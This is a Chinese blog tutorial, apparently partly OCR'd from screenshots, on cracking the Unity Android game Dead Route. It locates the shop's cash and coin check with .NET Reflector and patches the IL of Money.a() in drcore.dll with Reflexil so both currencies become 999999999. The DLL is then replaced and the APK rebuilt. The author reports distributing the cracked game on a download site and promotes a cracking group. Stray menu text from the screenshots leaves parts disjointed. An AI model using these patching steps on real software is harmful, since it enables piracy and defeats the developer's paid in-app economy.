
相关东西百度都可以找到，这里就不再叙述。

使用 Reflector 打开 Assembly-CSharp.dll,使用 F3 进行搜索：




第一行红框，这里分为三种，我们选择最后一个，搜索字符串和内容。我们发现下面有两个地方调用它，好，这样就达到了我们的预期效果了。

双击一个进入：




C#代码，简单上来说会 java 基本能看懂点。这里按照 c#的方式来讲，这个方法的效果通过名称可以猜到是创建金币不足的对话框，方法里面是创建对话框的内容。

这里就需要分析它的调用了，看是被谁调用，就是在商店购买那里产生的。于是，右击 Analyze:


Base Types
Derived Types
CreateLayer
DestroyLayer
.ctor()
CheckFinishedWeaponUpgrade() : Boolean
CreateBuyOrDieWindow(ShopItemBase, ShopItemBase) : Vo
CreateBuyOrUpgradeWindow() : Void
CreateCloudSynkWindow() : Void
CreateEnergyChargeWindow() : Void
CreateExitDialog() : Void
CreateGiftWindow(Int32) : Void
CreateGooglePlayWindow(Event) : Void
CreateImageGroup(UI_ImageGroup, Layer) : Void
CreateImageGroups(UI_ImageGroup[], Layer) : Void
CreateInAppDisabledDialog() : Void
CreateInviteFriendsWindow(Event) : Void
CreateNoEnergyDialog() : Void
CreateNoEnoughCashDialog() : Void
Back Alt+Left
Forward Alt+Right
Toggle Bookmark Ctrl+K
Copy Ctrl+C
Decompile
Analyze Ctrl+R
Reflexil v1.6
you have not enough
Item
Owner
CreateNoEnoughCashDialog
ui.Screen
CreateNoEnoughCoinsDialog
ui.Screen
CheckMoney
Screen_Shop
Screen.CreateNoEnoughCashDia
protected void CreateNoEnoughCashDialog()
{
this.CreateOkDialog("You have not enough cash
}
tected void CreateNoEnoug
aring Type: ui.Screen

然后发现：



http://blog.csdn.net/guiguzi1110

选择第一个，右击，goto Member 打开对一个的类，发现：

```
}
if (param.shopItem.price.cash > App.account.money.cash)
{
    base.CreateNoEnoughCashDialog();
    return;
}
if (param.shopItem.price.coins > App.account.money.coins)
{
    base.CreateNoEnoughCoinsDialog();
    return;
}
```

http://blog.csdn.net/guiguzi1110

到了这里，我们就明白了，这里是判断道具的金币数量与我们自己的金币数量做比较，如果道具的价钱大于我们的价钱，那么肯定要弹出我们的金币不足。在这里，我们就知道 App.account.money.coins 就是我们的金币数量，刚好游戏中氛围金币和银币，这里两个数据正好省的我们继续分析另一个的银币位置的时间了。

一步一步追踪看看 coins 是在哪里定义：

到 App.account.money 看到 money 这里了，发现：


```
public Money get_money()
{
    return this.DW.A();
}
```

打开 A(),我们会发现：

```
public Money A()
{
    return new Money(this.Eu, this.EV);
}
```


好了，貌似形式非常明朗了。。。

我们找 Money 这个 model，看看它里面是什么东西，这里来看，肯定是 coins,cash 的对象，也就是金币银币的。




我们这时候需要简单分析这个里面的每一个方法了

到第三个共有方法 Money(int cash,int coins),，我们发现如下代码：



这里的 a()跟 Money 里面的 pirvate a()是同一个，打开它：



嗯，Eu 和 Ev 的数值，我们刚才通过查看 Money 类的整体代码，大致明白一个代码 coins 一个代表 cash，所以，我们这里修改

this.Eu=99999999 ，this.EV=9999999

这样，Money(int coins,int cash),在被调用的时候，肯定会将金币修改掉了。


这样修改以后，怎么才能调用呢？

这里跟 0 比较，那么我们就直接到商店里面的升级 upgrade 选项，升级东西，一升级肯定得先扣钱，同时有上面的分析过程得知，这里是会调用的。


所以，我们可以先修改一下试试看效果：

开始修改：

首先打开我们安装好的 Reflexil 插件：



修改过程如下：


Money.a() : Void
private void a()
{
if (this.Eu < 0)
{
this.Eu = 0x3b9ac9ff;
}
if (this.EV < 0)
{
this.EV = 0x3b9ac9ff;
}
}
Sebastien LEBRETON's Reflexil v1.6
Method definition
Instructions
Variables
Parameters
Exception Handlers
Overrides
Attributes
Custom attributes
Offset
OpCode
Operand
00 0 ldarg.0
01 1 ldfld System.Int32 dr.Money::Eu
02 6 ldc.i4.0
03 7 bge.s -> (7) ldarg.0
04 9 ldarg.0
05 10 ldc.i4 999999999
06 15 stfld System.Int32 dr.Money::Eu
07 20 ldarg.0
08 21 ldfld System.Int32 dr.Money::EV
入栈操作
常数0
跟上面的常数比较
第一个参数名称
给第一个参数赋值，就是Eu的数值
http://blog.csdn.net/guiguzi1110

第 1 行：从栈顶取实例指针，并入栈

第 2 行：ldc.i4.0 是载入 0

第 3 行：bge.s 是 bge 的短指令格式<value1>大于等于<value2>跳（注释：：一般代码中，都是反着写，因为有自己的逻辑跳到下面的）

第 4 行：ldarg.0，载入第 0 个参数并入栈

第 5 行：这个是咱们修改的，常数 9999999

第 6 行：从栈中取出待存储数据和实例指针，存到 Money.Eu 里面


好了，这些代码大致就是这些意思，不懂的同学，请搜索：

[微软.NET 程序的加密与解密].pdf，看雪的这本书籍。

一定要好好读读。。。

好了，修改完毕后，我们就要开始保存：

到这里以后，我们查看左边的文件结构，我们现在操作的已经是 drcore.dll 这个文件了。反编译工具会自动识别相关文件夹下的其他 dll 的，所以我们按照如下图方式操作保存，重命名，替换掉：


UnityEngine
IFacebook
SmoothMoves_Runtime
Assembly-CSharp-firstpass
JsonFx.Json
protobuf-net
Assembly-CSharp
drcore
Back Alt+Left
Forward Alt+Right
Toggle Bookmark Ctrl+K
Copy Ctrl+C
Decompile
Analyze Ctrl+R
Export Assembly Source Code...
Go To Entry Point
Close Assembly Del
Reflexil v1.6
Inject class
Inject interface
Inject struct
Inject enum
Inject assembly reference
Inject resource
Save as...
Obfuscator search...
Reload
Rename...
DSector
DSector_Crossroads
DSector_Finish
// Assembly drcore, Version 1.0.5270
Location: C:\Users\Suz\Desktop\新建文件夹 (3)\
mod_3_0\Managed\drcore.dll
Name: drcore, Version=1.0.5270.33322, Cult
PublicKeyToken=null
Type: Library

开始测试：

替换掉对应的 dll 文件以后，我们直接回编译，安装。

跳过 tips，然后进入 shop，选择枪，Upgrade 升级

用金币升级看看：

再用银币升级看看：

好了，达到我们的预期效果。。。

那就暂时告一段落。。。

相关文件在百度网盘了。。。

破解完游戏发到了：

http://www.muzhiwan.com/com.glu.deadroute.html

建议大家读一读刚才推荐的书籍：

[微软.NET 程序的加密与解密].pdf

听鬼哥说故事，天天都精彩.....
爱破解，爱鬼哥　群号:377724636 ， 安卓游戏破解交流...

听鬼哥说故事


Unity3d 游戏的逆向分析

Free-Man

使用到的工具

ApkIDE
.NET Reflector

怎么判定它是 Unity 游戏呢
一般的路径格式是这样的 assets\bin\Data\Managed
[如果是个 Unity 游戏 却找不到 dll 文件 那么 骚年放弃吧。。。



一般情况下都是修改上图的这个 dll 文件 [如果想要搜索的东西不在这个 dll 文件 可借用 notepad++辅助搜索 来判断对哪个 dll 文件进行修改

